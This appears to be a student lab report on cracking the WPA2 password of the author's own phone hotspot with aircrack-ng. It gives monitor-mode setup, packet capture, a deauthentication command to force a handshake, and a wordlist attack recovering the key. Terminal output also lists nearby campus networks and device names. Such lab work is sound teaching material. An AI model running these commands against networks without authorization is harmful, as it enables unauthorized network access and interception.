


WIFI Hacking

1. Turn off your phone's wireless and turn on the hotspot.



8:26



< Settings



Personal Hotspot

Personal Hotspot allows you to share a cellular internet connection from your iPhone to other nearby devices.

[Learn more...](#)

Allow Others to Join



Wi-Fi Password


baseball >

Allow other users or devices not signed into iCloud to look for your shared network "Shayan's iPhone" when you are in Personal Hotspot settings or when you turn it on in Control Center.

Family Sharing >


Share Personal Hotspot with members of Family Sharing.

2. Connect to the hotspot from your host machine.




3. Open Kali VM. Connect the USB wireless adapter to Kali VM.
4. Display available wireless interfaces. **Put your screenshot.**

> iwconfig



5. Scan for Access Points using your interface. My interface name is "wlan0". Replace it with yours. **Provide a screenshot of your hotspot found in the scan. What is the channel?** 6.
- > sudo iwlist wlan0 scan


```
> sudo airon-ng check kill
> sudo airon-ng start wlan0
```

A terminal window titled 'shayan@404: ~' showing the execution of airon-ng commands. The output of 'sudo airon-ng check' lists several IEEE (IE) addresses. The output of 'sudo airon-ng check kill' shows two processes being killed: NetworkManager (PID 812) and wpa_supplicant (PID 994). The output of 'sudo airon-ng start wlan0' shows the network interface wlan0 entering monitor mode. The terminal background features a faint, stylized dragon logo.

```
shayan@404: ~
File Actions Edit View Help

62322F00 IE: Unknown: 7F6805000F0200000040
          IE: Unknown: DD180050F2020101000003A4000027A4000042435E00

0000 IE: Unknown: DD0900037F01010000FF7F
      IE: Unknown: DD088CFDF00101020100
      IE: Unknown: DD168CFDF00400004900000302097201000000003F00
      IE: Unknown: DD130015000010140010267E58106788A208001D0

shayan@404: ~
$ sudo airon-ng check
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
812 NetworkManager
994 wpa_supplicant

shayan@404: ~
$ sudo airon-ng check kill
Killing these processes:

PID Name
994 wpa_supplicant

shayan@404: ~
$ sudo airon-ng check kill

shayan@404: ~
$ sudo airon-ng start wlan0

PHY Interface Driver Chipset
phy1 wlan0 rt2800usb Ralink Technology, Corp. RT2870/RT3070
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)

shayan@404: ~
$
```

We killed the processes that could have interfered. With the `sudo airon-ng start wlan0` command the network adapter entered monitor mode.

8. Start packet dump and save. Please replace the channel number and interface **phy** name with yours. Do not close it yet.

```
> sudo airodump-ng wlan0mon --channel 6
```

```

shayan@404: ~
File Actions Edit View Help
└─$ sudo airodump-ng wlan0mon --channel 6

CH 6 ][ Elapsed: 12 s ][ 2025-04-14 20:20

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
7C:57:3C:23:84:22 -46 0      1      0 0 6 130 WPA2 CCMP PSK RIT-STUDENT
BC:9F:E4:9E:DE:E4 -61 0      2      0 0 6 130 WPA2 CCMP MGT RIT-DUBAI-STUDENT
7C:57:3C:22:C9:C0 -39 0      0      0 0 -1 -1 <length: 0>
7C:57:3C:23:84:21 -42 0      2      0 0 6 130 OPN <length: 0>
BC:9F:E4:9E:DE:E1 -67 0      3      0 0 6 130 OPN <length: 0>
BC:9F:E4:9E:DE:E0 -58 3      4      0 0 6 130 WPA2 CCMP PSK RIT-STAFF
7C:57:3C:21:32:63 -49 0      3      0 0 6 130 WPA2 CCMP MGT RIT-DUBAI-STAFF
7C:57:3C:21:32:62 -55 7      4      0 0 6 130 WPA2 CCMP PSK RIT-STUDENT
7C:57:3C:21:32:64 -48 7      4      0 0 6 130 WPA2 CCMP MGT RIT-DUBAI-STUDENT
7C:57:3C:23:84:25 -45 0      2      0 0 6 130 OPN RIT-DUBAI-GUEST
7C:57:3C:21:32:61 -48 0      8      0 0 6 130 OPN <length: 0>
7C:57:3C:23:84:20 -59 2      9      0 0 6 130 WPA2 CCMP PSK RIT-STAFF
7C:57:3C:21:32:65 -51 0      3      0 0 6 130 OPN RIT-DUBAI-GUEST
7C:57:3C:21:72:64 -35 83    102     0 0 6 130 WPA2 CCMP MGT RIT-DUBAI-STUDENT
7C:57:3C:21:72:62 -34 0      97     0 0 6 130 WPA2 CCMP PSK RIT-STUDENT
BC:9F:E4:9E:DE:E2 -67 0      4      0 0 6 130 WPA2 CCMP PSK RIT-STUDENT
80:25:80:FF:9A:73 -1 0      0      10 0 6 -1 OPN <length: 0>
DE:25:54:ED:36:E2 -4 100    86     0 0 6 130 WPA2 CCMP PSK Shayan's iPhone
7C:57:3C:21:72:65 -34 83    104     0 0 6 130 OPN RIT-DUBAI-GUEST
7C:57:3C:21:72:63 -36 69    94     0 0 6 130 WPA2 CCMP MGT RIT-DUBAI-STAFF
7C:57:3C:21:72:61 -36 78    96     0 0 6 130 OPN <length: 0>
7C:57:3C:21:72:60 -35 60    91     0 0 6 130 WPA2 CCMP PSK RIT-STAFF
7C:57:3C:21:32:60 -53 11    17     0 0 6 130 WPA2 CCMP PSK RIT-STAFF

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
(not associated) CE:22:5F:30:0D:79 -44 0 - 1 0 1 Shayan's iPhone
(not associated) F2:FD:39:E6:5C:42 -42 0 - 1 0 1 Abis's iPhone
(not associated) 5E:DE:89:6E:1F:44 -6 0 - 1 0 1
(not associated) 3E:A0:B8:9B:3F:BD -52 0 - 1 0 2 RIT-STUDENT
(not associated) 4C:80:4A:8A:78:CA -12 0 - 5 0 2
(not associated) 36:C3:79:7F:86:1F -34 0 - 1 0 2
(not associated) EE:29:33:71:B5:E9 -52 0 - 1 0 1
(not associated) 7E:CD:A6:A6:E6:BF -58 0 - 1 0 2
(not associated) DA:84:26:E5:8B:04 -42 0 - 1 0 1
(not associated) 8A:85:1D:20:B6:C0 -18 0 - 1 0 1
(not associated) 62:83:75:4A:3D:4B -42 0 - 1 0 1
(not associated) 8A:01:95:AE:0B:9D -48 0 - 1 0 1
(not associated) 1E:AC:A8:87:91:54 -48 0 - 1 0 1
(not associated) F8:89:5A:14:DE:F6 -62 0 - 1 0 1 RIT-STAFF
(not associated) 6A:48:89:51:58:58 -50 0 - 1 0 1

```

We found out the BSSID and other information regarding the host here.

9. What BSSID, ENC, ESSID, and Station mean?

BSSID: MAC address of the access point

ENC: Encryption Type

ESSID: Network name

Station: MAC address of a connected client

10. When you see the hotspot, you can stop capturing it. Provide a screenshot.

Since WPA2 is used in encryption, it's not easy to crack. An alternative way is to simulate a 4-way handshake of the wireless connection establishment. The way to achieve a 4-way handshake is to kick off one of the clients and send it a reauthentication message on behalf of the access point.

To do this, use the same tool with your BSSID and save the result into a file. (Replace the channel number).

```
>sudo airodump-ng -c 6 --bssid <BSSID> -w pentestbook wlan0mon
```

```
shayan@404: ~  
File Actions Edit View Help  
zsh: suspended sudo airodump-ng wlan0mon --channel 6  
$ sudo airodump-ng -c 6 --bssid 2E:25:54:ED:16:E2 -w pentestbook313 wlan0mon  
20:20:27 Created capture file "pentestbook313-02.cap".  
  
CH 6 ][ Elapsed: 2 mins ][ 2025-04-14 20:22 ][ WPA handshake: 2E:25:54:ED:16:E2  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
2E:25:54:ED:16:E2 -4 62 979 118 0 6 130 WPA2 CCMP PSK Shayan's iPhone  
BSSID STATION PWR Rate Lost Frames Notes Probes  
2E:25:54:ED:16:E2 D8:88:0C:7E:D8:D4 -14 1e- 1 0 2118 EAPOL  
zsh: suspended sudo airodump-ng -c 6 --bssid 2E:25:54:ED:16:E2 -w pentestbook313 wlan0mon  
$
```

11. Open another tab and force the client to leave. The below code kicks off one of the clients and sends it a reauthentication message on behalf of the access point.


```
>sudo aireplay-ng -O 1 -a <BSSID> -c <CLIENT MAC> wlan0mon
```

Go to the previous tab. **Provide screenshot**. You need to see the **WPA handshake** text on the right top. Stop this command.

This confirms a complete 4-way handshake was successfully captured, which is crucial for attempting WPA key cracking using tools like Aircrack-ng.

13. Now you can use a wordlist to crack the password captured during reauthentication. There is a wordlist in the John the Ripper tool. It's under `/usr/share/john/password.lst`

`>aircrack-ng -w /usr/share/john/password.lst -b <BSSID> pentestbook*.cap`



```
shayan@404: ~  
File Actions Edit View Help  
[shayan@404:~]  
$ aircrack-ng -w /usr/share/john/password.lst -b 2E:25:54:ED:16:E2 pentestbook313-02.cap  
Reading packets, please wait ...  
Opening pentestbook313-02.cap  
Read 12428 packets.  
1 potential targets  
  
AirCrack-ng 1.7  
[00:00:04] 3560/3560 keys tested (868.91 k/s)  
Time left: --  
KEY FOUND! [ baseball ]  
  
Master Key : F1 D9 5A CA 28 B9 AD 32 BE F8 32 02 63 3F FD 40  
DF DB B1 E0 76 52 66 0B 19 60 42 A3 2B 19 9A AE  
  
Transient Key : 8A 17 9B 75 5A A3 2A 65 1E 62 05 CD E9 06 B8 DF  
F9 C5 6A 5E BD 13 33 23 A5 D7 0F 52 2B B5 0A 55  
E7 AD 50 50 BF 46 FB 3B 2E 63 5E 67 5B 0A 04 DA  
0C BD FD D9 02 55 8E F8 D4 A5 E8 6F 3B 2C 62 21  
  
EAPOL HMAC : E6 74 7B AC 5A E7 51 AE 1C 0D 28 D6 5A 6F 3E 83
```

The Wi-Fi password is successfully recovered. The process tested 3560 keys at a speed of around 868.91 keys/sec, and the result confirms a valid handshake was captured and cracked.

Final remarks for 5.1

Aircrack-ng is just one suite of tools for wireless cracking. It is ideal for beginners since using different tools for each step will familiarize you with how these attacks work. Other widely used Wi-Fi auditing tools you may encounter are Kismet and Wifite.
